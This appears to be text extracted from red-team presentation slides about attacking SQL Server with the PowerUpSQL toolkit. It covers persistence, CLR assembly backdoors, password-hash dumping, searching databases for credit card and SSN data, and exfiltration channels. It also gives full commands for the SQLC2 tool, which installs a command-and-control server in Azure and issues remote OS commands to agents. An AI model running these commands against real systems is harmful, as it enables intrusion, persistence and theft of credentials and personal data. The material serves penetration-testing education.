




PowerUpSQL Command Execution



Basic Example





PowerUpSQL



Persistence





What's common?

Common Techniques

- Agent jobs
- Triggers: DDL, DML, Logon
- Startup procedures
- Backdoor procedures, triggers, etc
- File system and registry autoruns
- Collect credentials: Lsa secrets, SQL Server password hashes, SQL Server credentials, agent jobs, etc.




PowerUpSQL

Persistence



Demo: SQL Login PW Hash Dumping

Get-SQLServerPasswordHash - Verbose - Instance MSSQLSRV04\SQLSERVER2014 | ft - AutoSize







Leveraging CLR Assemblies

PowerUpSQL CLR Functions

Action	PowerUpSQL Function
Create custom CLR assemblies with custom attributes to execute OS commands	Create-SQLFileCLRDLL
Execute OS Command via CLR	Invoke-SQLOSCmdCLR
List Assembly Information	Get-SQLStoredProcedureCLR
Export Existing Assemblies	Get-SQLStoredProcedureCLR –ExportFolder c:\temp

https://blog.netspi.com/attacking-sql-server-clr-assemblies/






Backdoor Existing CLR Assemblies

Process Overview

- List CLR assemblies in each database
- Export CLR assemblies to .net DLLs
- **Decompile DLLs**
- Modify DLL
- Save DLL
- Modify MVID (module version ID)
- ALTER existing CLR








Introduction to SQLC2

Basic Architecture

- SQL Server instance acts as control in cloud
 - evil.database.windows.net sometimes allow outbound through filters
- Agent Type 1: Scheduled Task + PowerShell Script
- Agent Type 2: SQL Server agent job + SQL Server Links
- Next version will use a custom CLR assembly
 - **SQLC2CMDS.cs** alpha is in templates folder

Basic Functions

- Install agent / controller
- Run OS commands remotely
- Uninstall agent / controller







SQLC2: SQLC2CMDS.dll Alpha

Summary

This is a csharp assembly; can be imported into SQL Server and used for basic post exploitation.

Function	Description
run_query	Run query as current user.
run_query2	Run query as SQL Server service account. Sysadmin by default.
run_command	Run OS command as SQL Server service account. Supports output.
run_command_wmi	Run OS command as SQL Server service account using WMI. Does not support output.
write_file	Write text file.
read_file	Read text file.
remove_file	Remove file.
encryptthis	Encrypt string with provided key. (AES)
decryptthis	Decrypt encrypted string with provided key. (AES)


https://github.com/NetSPI/PowerUpSQL/blob/master/templates/sqlc2cmds.cs





Demo: SQLC2 – Installing Server in Azure

Install-SQLC2Server - Verbose - Instance sqlserverc21.database.windows.net - Database test1 - Username CloudAdmin -Password 'BestPasswordEver!'








Demo: SQLC2 – Installing SQLC2 PsAgent Locally

Install-SQLC2AgentPs - Verbose - Instance sqlserverc21.database.windows.net - Database test1 - Username CloudAdmin -Password 'BestPasswordEver!'








Demo: SQLC2 – View Agents

Get-SQLC2Agent -Verbose -Instance sqlserverc21.database.windows.net -Database test1 -Username CloudAdmin -Password 'BestPasswordEver!'








Demo: SQLC2 – Issue Remote Command

Set-SQLC2Command - Verbose - Instance sqlserverc21.database.windows.net - Database test1 - Username CloudAdmin -Password 'BestPasswordEver!' -Command "Whoami" -ServerName MSSQLSRV04








Demo: SQLC2 – View Command Results

Get-SQLC2Result - Verbose - ServerName "MSSQLSRV04" - Instance sqlserverc21.database.windows.net -Database test1 -Username CloudAdmin -Password 'BestPasswordEver!'








Demo: SQLC2 – View Command Results

Get-SQLC2Result - Verbose - ServerName "MSSQLSRV04" - Instance sqlserverc21.database.windows.net -Database test1 -Username CloudAdmin -Password 'BestPasswordEver!'





PowerUpSQL



Data Targeting



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Finding Sensitive Data

Common approaches

- Target large databases
- Locate transparently encrypted databases (people tend to encrypt things they care about)
- Search columns based on keywords and sample data
- Use regular expressions and the Luhn formula against data samples



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Finding Sensitive Data

PowerUpSQL Functions

Note: It helps to be associated with an application or enterprise DBA group when running these


Task	Command Example
Includes database size	Get-SQLInstanceDomain - Verbose Get-SQLDatabaseThreaded
Locate Encrypted Databases (include size information)	Get-SQLInstanceDomain -Verbose Get-SQLDatabaseThreaded –Verbose –Threads 10 -NoDefaults Where-Object {\$is_encrypted –eq "TRUE"}
Locate and Sample Sensitive Columns and Export to CSV	Get-SQLInstanceDomain -Verbose Get-SQLColumnSampleDataThreaded –Verbose –Threads 10 –Keyword "credit,ssn,password" –SampleSize 2 –ValidateCC –NoDefaults Export-CSV –NoTypeInformation c:\temp\datasample.csv



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Demo: Search for Sensitive Columns



Get-SQLColumnSampleDataThreaded

- Finding columns based on provided keywords
- Sample data
- Validate credit cards with Luhn



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Data Exfiltration



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What are some common ways to get data out?

Common Techniques

- Common TCP/UDP protocols
- **Short List**
 - HTTP
 - SMTP
 - DNS
 - SMB
 - SQL Server Links



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